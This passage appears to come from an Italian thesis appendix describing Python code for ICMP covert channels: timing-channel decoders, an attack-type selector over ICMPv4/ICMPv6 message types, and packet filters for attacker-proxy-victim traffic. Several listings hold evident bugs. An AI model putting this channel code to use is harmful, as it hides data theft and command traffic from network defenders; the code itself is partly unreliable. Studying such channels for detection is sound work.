19             if not (layer.getfieldval("id")==0 and layer.getfieldval("seq")!=0):
20                 data.append(field.to_bytes(2,"big").decode())
21             elif layer.getfieldval("id")==0 and layer.getfieldval("seq")==1:
22                 com.set_threading_Event(event_pktconn)
23                 return
24             else: print("Caso non considetrato")
25     return callback
```

Listing 83: Callback del metodo **v6_packet_to_big**

E.5.9 Callback del Timing Covert Channel

Gli argomenti in input, richiesti dal metodo, sono:

- Una funzione di callback. questa verrà poi usata per impostare il timer [Code:86 line 19]
- Un threading Event; usato per segnalare quando il metodo termina.
- Un timer
- Una lista, usata per memorizzare i dati ricavati dal pacchetto.
- Il tempo di arrivo del pacchetto precedente.
- Il numero di bit che il timing channel comporta.

Dopodichè si definiscono due dizionari: uno conterrà i tempi relativi a un codice, l'altro conterrà tutti i codice creati. [62] I valori al loro interno vengono stabiliti in questo modo:

- Il tempo da asscociare a un codice è pari a: un valore minimo (in questo caso 3)+ l'indice del codice + una distanza di sicurezza. Il valore minimo serve per evitare errori siccome un tempo pari a 0 potrebbe essere così adiacente a quello precedente che non verrà rilevato. Mentre la distanza di sicurezza serve per non confondere i codici; siccome ci poptrebbero essere dei ritardi di comunicazione (e quindi un pacchetto potrebbe arrivare dopo 18 secondi e non 15)
- Invece i codici associati vengono creati iterando fra 0 e 2 al numero di bit che si vogliono trasmettere. Per esempio se si volessero trasmettere 4 bit; si avranno $2^4 = 16$ possibili codici che iterando fra 0 e 16, verranno identificati tutti.

[62] Per esempio supponiamo che al codice 010 venga associato il tempo 15. Se l'intervallo di tempo fra il precedente pacchetto e quello corrente risulterà essere più vicino a 15 secondi; si potra codificare quel lasso di tempo come 010.

Dopodichè procede a ricavare i dati dal pacchetto.

Se il tempo precedente è nullo, verrà inizializzato al tempo corrente e il metodo ritornerà. altrimenti procede a calcolare il delta fra gli intervalli di tempo [Code:86 line 25]. Dopodichè procederà a calcolare il valore assoluto fra la differenza trai il delta e ciascun tempo contenuto nel dizionario. E ricaverà il minimo valore calcolato oltre all'indice associatogli [Code:86 line 29].

Si procede poi a ricavare il codice associato. Ciò viene fatto tramite l'indice; che verrà usato per ricavare la chiave che verrà poi usata nel dizionario contenente i codici. Infine viene reimpostato il timer; infatti se dopo un determinato intervallo di tempo non vengono ricevuti dei pacchetti, il metodo termina. Siccome ciò indicherà che non verranno più inviati dei pacchetti.

La funzione di callback è mostrata in [Code:85]

```
0  def callback_v4_timing_cc(timer_func, event,timer,data,prev_time=None, num_bit=0 ):
1      if num_bit<=0:
2          return None
3
4      DISTANZA_TEMPI=2 #sec
5      dict_tempi={}
6      for index in range(2**num_bit):
7          dict_tempi.update(("TEMPO_"+str(index), 3+index*2*DISTANZA_TEMPI))
8      dict_bit={ }
9      for index in range(2**num_bit):
10         dict_bit.update(("TEMPO_"+str(index), index))
11
12     MINUTE_TIME=0*60+30 #minuti
13     MAX_TIME=max([value for _,value in dict_tempi.items()])+5
14
15     def callback(packet):
16         nonlocal prev_time, timer,data, event, timer_func
17         nonlocal MAX_TIME, MINUTE_TIME
18         if prev_time is None:
19             prev_time=packet.time
20             timer.cancel()
21             timer=com.get_timeout_timer(MAX_TIME,timer_func)
22             timer.start()
23             return
24         if packet.time is not None:
25             delta_time=packet.time-prev_time
26             arr={}
27             for key,value in dict_tempi.items():
28                 arr.update((key, abs(delta_time-value)))
29             min_value=min([y for _,y in arr])
30             min_indices = [i for i, v in enumerate(arr) if v[1] == min_value]
31             data.append(dict_bit.get(arr[min_indices[0]][0]))
32             prev_time=packet.time
33             timer.cancel()
34             if len(data)%8==0:
35                 timer=com.get_timeout_timer(MINUTE_TIME,timer_func)
36             else:
37                 timer=com.get_timeout_timer(MAX_TIME,timer_func)
38             timer.start()
```

```
39      return callback
```

Listing 84: Callback del metodo **v4_timing_channel**

Metodo per il timer

La funzione che il timer utilizzera, e che potrà essere resettato in [Code:84] e [Code:86]; è definita in questo modo.

In input richiede un threading Event; in questo caso verrà utilizzato per indicare che si è finito di ascoltare il flusso dei dati. Ciò viene fatto impostando l'evento come attivato.

```
0  def timeout_timing_covertchannel(event_pktconn):
1      com.set_threading_Event(event_pktconn)
2      return
```

Listing 85: Metodo usato dal timer in 84 e 86

Versione che usa il protocollo IPv6

Gli argomenti in input, richiesti dal metodo, sono:

- Una funzione di callback. questa verrà poi usata per impostare il timer [Code:86 line 19]
- Un threading Event; usato per segnalare quando il metodo termina.
- Un timer
- Una lista, usata per memorizzare i dati ricavati dal pacchetto.
- Il tempo di arrivo del pacchetto precedente.
- Il numero di bit che il timing channel comporta.

Dopodichè si definiscono due dizionari: uno conterrà i tempi relativi a un codice, l'altro conterrà tutti i codice creati. [63] I valori al loro interno vengono stabiliti in questo modo:

[63] Per esempio supponiamo che al codice 010 venga associato il tempo 15. Se l'intervallo di tempo fra il precedente pacchetto e quello corrente risulterà essere più vicino a 15 secondi; si potra codificare quel lasso di tempo come 010.

- Il tempo da asscociare a un codice è pari a: un valore minimo (in questo caso 3)+ l'indice del codice + una distanza di sicurezza. Il valore minimo serve per evitare errori siccome un tempo pari a 0 potrebbe essere così adiacente a quello precedente che non verrà rilevato. Mentre la distanza di sicurezza serve per non confondere i codici; siccome ci poptrebbero essere dei ritardi di comunicazione (e quindi un pacchetto potrebbe arrivare dopo 18 secondi e non 15)

- Invece i codici associati vengono creati iterando fra 0 e 2 al numero di bit che si vogliono trasmettere. Per esempio se si volessero trasmettere 4 bit; si avranno $2^4 = 16$ possibili codici che iterando fra 0 e 16, verranno identificati tutti.

Dopodichè procede a ricavare i dati dal pacchetto.

Se il tempo precedente è nullo, verrà inizializzato al tempo corrente e il metodo ritornerà. altrimenti procede a calcolare il delta fra gli intervalli di tempo [Code:86 line 25]. Dopodichè procederà a calcolare il valore assoluto fra la differenza trai il delta e ciascun tempo contenuto nel dizionario. E ricaverà il minimo valore calcolato oltre all'indice associatogli [Code:86 line 29].

Si procede poi a ricavare il codice associato. Ciò viene fatto tramite l'indice; che verrà usato per ricavare la chiave che verrà poi usata nel dizionario contenente i codici. Infine viene reimpostato il timer; infatti se dopo un determinato intervallo di tempo non vengono ricevuti dei pacchetti, il metodo termina. Siccome ciò indicherà che non verranno più inviati dei pacchetti.

La funzione di callback è mostrata in [Code:85]

```
0  def cb_v6_timing_cc(timer_func, event, timer, data, prev_time=None, num_bit=0):
1      if num_bit<=0:
2          return None
3
4      DISTANZA_TEMPI=2 #sec
5      dict_tempi={}
6      for index in range(2**num_bit):
7          dict_tempi.update(("TEMPO_"+str(index), 3+index*2*DISTANZA_TEMPI))
8      dict_bit={ }
9      for index in range(2**num_bit):
10         dict_bit.update(("TEMPO_"+str(index), index))
11
12     MINUTE_TIME=0*60+30 #minuti
13     MAX_TIME=max([value for _,value in dict_tempi.items()])+5
14
15     def callback(packet):
16         nonlocal prev_time, timer, data, event, timer_func
17         nonlocal MAX_TIME, MINUTE_TIME
```

```
18          if prev_time is None:
19              prev_time=packet.time
20              timer.cancel()
21              timer=com.get_timeout_timer(MAX_TIME, timer_func)
22              timer.start()
23              return
24          if packet.time is not None:
25              delta_time=packet.time-prev_time
26              arr={}
27              for key,value in dict_tempi.items():
28                  arr.update((key, abs(delta_time-value)))
29              min_value=min([y for _,y in arr])
30              min_indices = [i for i,v in enumerate(arr) if v[1]==min_value]
31              data.append(dict_bit.get(arr[min_indices[0]][0]))
32              prev_time=packet.time
33              timer.cancel()
34              if len(data)%8==0:
35                  timer=com.get_timeout_timer(MINUTE_TIME,timer_func)
36              else:
37                  timer=com.get_timeout_timer(MAX_TIME,timer_func)
38              timer.start()
39      return callback
```

Listing 86: Callback del metodo **v6_timing_channel**

E.6 Metodo per scegliere la tipologia di attacco

Siccome la tipologia d'attacco deve poter essere scelta; si definisce una funzione che permetta di farlo. Ciò verrà fatto in questo modo:

Si definisce la variabile **singleton** che conterrà un'istanza della classe *AttackType* e una variabile che conterrà il dizionario degli attacchi (della classe *AttackType*).

Dopodichè parte un ciclo while che continuerà fino a quando non si sarà scelta una tipologia di attacco. All'interno del ciclo, si stampa il dizionario degli attacchi e successivamente si chiede all'utente di inserire il nome o il codice della tipologia. Si controlla successivametne se l'input è valido; ciò viene fatto confrontandolo con ogni chiave e ogni valore presente nel dizionario degli attacchi utilizzabili.

- Se viene trovata una sola tipologia di attacco, la si stampa e la si restituisce.
- Se non viene trovata nessuna tipologia di attacco o ne vengono trovate più di una; si chiede all'utente se vuole continuare con la scelta. Nel primo caso il dizionario verrà resettato, nel secondo caso il dizionario verrà aggiornato con le tipologie restituite dalla scelta precedente.

Infine, si controlla se l'utente ha deciso di continuare; nel caso non fosse così la funzione terminerà restituendo **None**.

```
def choose_attack_function():
    singleton=AttackType()
    dict_to_check=singleton.attack_dict
    result_input=True
    while True:
        mymethods.print_dictionary(dict_to_check)
        msg="Scegli il nome o il codice della funzione:\t"
        try:
            scelta=str(input(msg)).lower().strip()
        except Exception as e:
            print(f"choose_attack_function: {e}")
        print("Hai digitato: ",scelta if str(scelta)!="" else "<empty>")
        func_trovate={}
        for key,value in dict_to_check.items():
            if scelta in key or scelta in value:
                func_trovate[key]=value
        if len(func_trovate)==1:
            print("Funzione scelta: ", next(iter(func_trovate.items())))
            return next(iter(func_trovate.items()))
        elif len(func_trovate)<1:
            msg="Nessuna funzione trovata. Si vuole continuare? S/N\t"
            result_input=str(input(msg)).lower().strip()
            dict_to_check=singleton.attack_dict
        elif len(func_trovate)>1:
            msg="Mutliple funzioni trovate. Si vuole continuare? S/N\t"
            result_input=str(input(msg)).lower().strip()
            dict_to_check=func_trovate
        else:
            raise Exception(f"Unknown case: {len(func_trovate)}")
        if not mymethods.is_scelta_SI_NO(result_input):
            print("Si sceglie di non continuare")
            return None
```

Listing 87: Scelta tipologia di attacco

E.7 Classe *AttackType*

Per inviare o ricevere i dati, sono state sviluppate varie modalità di attacco; ognuna di esse sfrutta una diversa tipologia di messaggio ICMP.

Ciascun attacco, è presente in un dizionario; definito avendo come chiave l'identificativo dell'attacco mentre come valore il suo stesso nome. [64]

```
attack_dict={
    "ipv4_1":"ipv4_destination_unreachable"
    ,"ipv4_2":"ipv4_source_quench"
    ,"ipv4_3":"ipv4_redirect"
    ,"ipv4_4":"ipv4_timing_channel_1bit"
    ,"ipv4_5":"ipv4_timing_channel_2bit"
    ,"ipv4_6":"ipv4_timing_channel_4bit"

    ,"ipv4_7":"ipv4_time_exceeded"
    ,"ipv4_8":"ipv4_parameter_problem"
    ,"ipv4_9":"ipv4_timestamp_request"
    ,"ipv4_10":"ipv4_timestamp_reply"
```

[64] Il nome identifica meglio la tipologia di paccetto ICMP utilizzato; inoltre ciascun metodo utilizzato avrà questo stesso nome.

```
12        ,"ipv4_11":"ipv4_information_request"
13        ,"ipv4_12":"ipv4_information_reply"
14
15        ,"ipv6_1":"ipv6_destination_unreachable"
16        ,"ipv6_2":"ipv6_packet_to_big"
17        ,"ipv6_3":"ipv6_time_exceeded"
18        ,"ipv6_4":"ipv6_parameter_problem"
19        ,"ipv6_5":"ipv6_timing_channel_1bit"
20        ,"ipv6_6":"ipv6_timing_channel_2bit"
21        ,"ipv6_7":"ipv6_timing_channel_4bit"
22
23        ,"ipv6_8":"ipv6_information_request"
24        ,"ipv6_9":"ipv6_information_reply"
25    }
```

Listing 88: Dizionario con le tipologie di attacchi utilizzabili

Nella classe sono presenti inoltre anche dei metodi:

- Un metodo per ricavare, da una stringa, una tipologia di attacco
- Un metodo che stampa tutte glii attacco disponibili

La tipologia di attacco viene ricavata in questo modo; dopo aver passato in input la stringa indicante l'attacco, si itera l'intero dizionario [Code:88] e si effettua un confronto fra la stringa passata e i valori presenti in esso. In particolare si effettua un confronto fra la stirnga e la chiave e la stringa e il valore memorizzato.

Se il confronto risulta positivo, si aggiunge la coppia chiave-valore ad un ulteriore dizionario; che verrà restituito, come risultato della funzione, al termine del ciclo di iterazione.

```
0   def get_attack_function(attack_name:str):
1       if not isinstance(attack_name,str) :
2           raise Exception(f"Argomenti non corretti")
3       try:
4           list_function_attack={}
5           for key,val in self.attack_dict.items():
6               if str(key)==str(attack_name) or str(val)==str(attack_name):
7                   list_function_attack.update({key:val})
8           return list_function_attack
9       except Exception as e:
10          print(f"Exception: {e}")
11          return None
```

Listing 89: Ricavando la funzione di attacco

Per stmapare tutti gli attacchi disponibili si itera il dizionario contenente le tipologie di attacco. Il modo in cui si è voluto iterare, ci pèermetterà di ricevere solo le chiavi del dizionario; questo verrà utilizzato per rilevare se si tratta di un attacco che utilizza IPv4 o IPv6.

Quindi data la chiave del dizionario si stampa il valore associatogli nel dizionario; che risulterà essere il nome dell'attacco stesso.

```
def print_available_attacks():
    print("Gli attacchi disponibili sono:")
    for attack in self.attack_dict:
        try:
            if "ipv4" in attack:
                print(
                    f"\t{attack.replace("ipv4_","")}
                    ------------------->
                    ------------------{attack_dict[attack].replace("ipv4_","")} (IPv4)"
                    )
            elif "ipv6" in attack:
                print(
                    f"\t{attack.replace("ipv6_","")}
                    ------------------->
                    ------------------{attack_dict[attack].replace("ipv6_","")} (IPv6)"
                    )
            else:
                print(
                    f"\t{attack}
                    ------------------->
                    ------------------{attack_dict[attack]} (Unknown)"
                    )
        except Exception as e:
            print(f"Err:\t{attack} -> {attack_dict[attack]}")
            print(f"Errore nella stampa degli attacchi: {e}")
    print("Per scegliere un attacco, usa il nome o il numero corrispondente." \
        "\nEs: per 'destination unreachable' in IPv4, puoi scegliere:" \
        "\n\t* il nome 'ipv4_destination_unreachable'" \
        "\n\t* il codice 'ipv4_3'." \
    )
```

Listing 90: Stampando tutti gli attacchi disponibili

E.8 Metodi che restituiscono il filtro associato

E.8.1 Da una funzione restituisce il filtro per l'attacco

Passata una stringa, rappresentante il **nome della funzione di attacco usata**; ritorna il filtro dei pacchetti appropriato. Ciò viene fatto confrontando la stringa con tutti i possibili attacchi effettuabili.

```
def get_filter_attack(function_name:str=None, ip_dst=None, checksum=None):
    if not (is_string(function_name) and is_IPaddr(ip_dst) and is_int(checksum)):
        raise ValueError(f"La funzione passata non una stringa")
    if attack_dict.get(function_name) is None:
        raise ValueError(f"La funzione non presente: {function_name}")
    print("function_name: ", function_name)
    match function_name:
        case "ipv6_packet_to_big":
            TYPE_PKT_BIG= 2
            return f"icmp6 and (icmp6[0]=={2})"
        case "ipv4_destination_unreachable":
            TYPE_DESTINATION_UNREACHABLE=3
            return f"icmp and (icmp[0]=={3})"
        case "ipv6_destination_unreachable":
```

```
14                  TYPE_DESTINATION_UNREACHABLE=1
15                  return f"icmp6 and (icmp6[0]=={1})"
16              case "ipv4_source_quench":
17                  TYPE_SOURCE_QUENCH=4
18                  return f"icmp and (icmp[0]=={4})"
19              case "ipv4_redirect":
20                  TYPE_REDIRECT=5
21                  return f"icmp and (icmp[0]=={5})"
22              case "ipv4_time_exceeded":
23                  TYPE_TIME_EXCEEDED=11
24                  return f"icmp and (icmp[0]=={11})"
25              case "ipv6_time_exceeded":
26                  TYPE_TIME_EXCEEDED=3
27                  return f"icmp6 and (icmp6[0]=={3})"
28              case "ipv4_parameter_problem":
29                  TYPE_PARAMETER_PROBLEM=12
30                  return f"icmp and (icmp[0]=={12})"
31              case "ipv6_parameter_problem":
32                  TYPE_PARAMETER_PROBLEM=4
33                  return f"icmp6 and (icmp6[0]=={4})"
34              case "ipv4_timestamp_request" | "ipv4_timestamp_reply":
35                  TYPE_TIMESTAMP_REQUEST=13
36                  TYPE_TIMESTAMP_REPLY=14
37                  return f"icmp and (icmp[0]=={13} or icmp[0]=={14})"
38              case "ipv4_information_request" | "ipv4_information_reply":
39                  TYPE_INFORMATION_REQUEST=15
40                  TYPE_INFORMATION_REPLY=16
41                  return f"icmp and (icmp[0]=={15} or icmp[0]=={16})"
42              case "ipv6_information_request" | "ipv6_information_reply":
43                  TYPE_ECHO_REQUEST=128
44                  TYPE_ECHO_REPLY=129
45                  return f"icmp6 and (icmp6[0]=={128} or icmp6[0]=={129})"
46              case "ipv4_timing_cc_1bit"|"ipv4_timing_cc_2bit"|"ipv4_timing_cc_4bit":
47                  TYPE_ECHO_REQUEST=8
48                  TYPE_ECHO_REPLY=0
49                  return f"icmp and (icmp[0]=={8} or icmp[0]=={0})"
50              case "ipv6_timing_cc_1bit"|"ipv6_timing_cc_2bit"|"ipv6_timing_cc_4bit":
51                  TYPE_ECHO_REQUEST=128
52                  TYPE_ECHO_REPLY=129
53                  return f"icmp6 and (icmp6[0]=={128} or icmp6[0]=={129})"
```

Listing 91: Filtro relativo all'attacco utilizzato

E.8.2 Da una funzione restituisce il filtro usato durante la connessione

9 Nel momento in cui il proxy e la vittima si connettono; dovranno scambiarsi dei pacchetti. Quindi ciascuno di essi deve riuscire a filtrare i messaggi utili alla connessione. Per fare ciò, passa in input al metodo una stringa, rappresentante il nome dellafunzione, oltre ad altre variabili.

```
0   def get_filter_connection(function_name:str, ip_src, checksum:int, ip_dst, interface):
1       IPv4_ECHO_REQUEST_TYPE=8
2       IPv4_ECHO_REPLY_TYPE=0
3       IPv6_ECHO_REQUEST_TYPE=128
4       IPv6_ECHO_REPLY_TYPE=129
5       if not is_string(function_name):
6           raise ValueError(f"La funzione passata non una stringa")
7       match function_name:
8           case "conn_from_proxy"|"proxy_update"|"conn_from_victim":
9               if not is_integer(checksum):
```

```
10                      raise ValueError(f"Il checksum passato non un intero")
11                  if not is_IPaddr(ip_src,ipaddrs):
12                      raise ValueError(f"Il proxy passato non ne un IP Address")
13                  if ip_src.version==4:
14                      return f"icmp and
15  ~~~~~~~~~~~~~~~~~~~~icmp[0]==8 and src {ip_src} and icmp[4:2]={checksum}"
16                  elif ip_src.version==6:
17                      return f"icmp6 and
18  ~~~~~~~~~~~~~~~~~~~~icmp6[0]=={128} and src {ip_src} and icmp[4:2]={checksum}"
19                  else: print(f"Caso non contemplato: {ip_src.version}")
20          case "data_from_proxy"|"conn_from_attacker"|"command_from_attacker":
21                  if not is_IPaddr(ip_dst):
22                      raise ValueError(f"La destinazione passato non un IP Address")
23                  if not is_IPaddr(ip_src):
24                      raise ValueError(f"La sorgente passata non un IP Address")
25
26                  if ip_src.version==4 and ip_dst.version==4:
27                      return f"icmp and
28  ~~~~~~~~~~~~~~~~~~~~icmp[0]==8 and src {ip_src} and dst {ip_dst}"
29                  elif ip_src.version==6 and ip_dst.version==6:
30                      return f"icmp6 and
31  ~~~~~~~~~~~~~~~~~~~~icmp6[0]==128 and src {ip_src} and dst {ip_dst}"
32                  else: print(f"Caso non contemplato: {ip_src.version}/{ip_dst.version}")
33          case "data_from_vicitm":
34                  if not is_IPaddr(ip_src):
35                      raise ValueError(f"La sorgente passata non un IP Address")
36                  if not is_IPaddr(ip_dst):
37                      raise ValueError(f"La destinazione passata non un IP Address")
38
39                  if ip_src.version==4 and ip_dst.version==4:
40                      return f"icmp and src {ip_src} and dst {ip_dst}"
41                  elif ip_src.version==6 and ip_dst.version==6:
42                      return f"icmp6 and src {ip_src} and dst {ip_dst}"
43                  else: print(f"Caso non contemplato: {ip_src.version}/{ip_dst.version}")
44          case "conn_from_proxy":
45                  if not is_IPaddr(ip_dst):
46                      raise ValueError(f"La destinazione passata non un IP Address")
47                  if not is_integer(checksum):
48                      raise ValueError(f"Il checksum passato non un intero")
49
50                  if ip_dst.version==4:
51                      return f"icmp and
52  ~~~~~~~~~~~~~~~~~~~~icmp[0]==8 and dst {ip_dst} and icmp[4:2]=={checksum}"
53                  elif ip_dst.version==6:
54                      return f"icmp6 and
55  ~~~~~~~~~~~~~~~~~~~~icmp6[0]==128 and dst {ip_dst} and icmp[4:2]=={checksum}"
56                  else: print(f"Caso non contemplato: {ip_src.version}")
57          case "attacker_command"|"victim_conn_from_proxy"|"icmpEcho_dst":
58                  if not is_IPaddr(ip_dst):
59                      raise ValueError(f"La destinazione passata non un IP Address")
60
61                  if ip_dst.version==4:
62                      return f"icmp and
63  ~~~~~~~~~~~~~~~~~~~~icmp[0]=={IPv4_ECHO_REQUEST_TYPE} and dst {ip_dst}"
64                  elif ip_dst.version==6:
65                      return f"icmp6 and
66  ~~~~~~~~~~~~~~~~~~~~icmp6[0]=={IPv6_ECHO_REQUEST_TYPE} and dst {ip_dst}"
67                  else: print(f"Caso non contemplato: {ip_src.version}")
```

Listing 92: Filtro per la connessione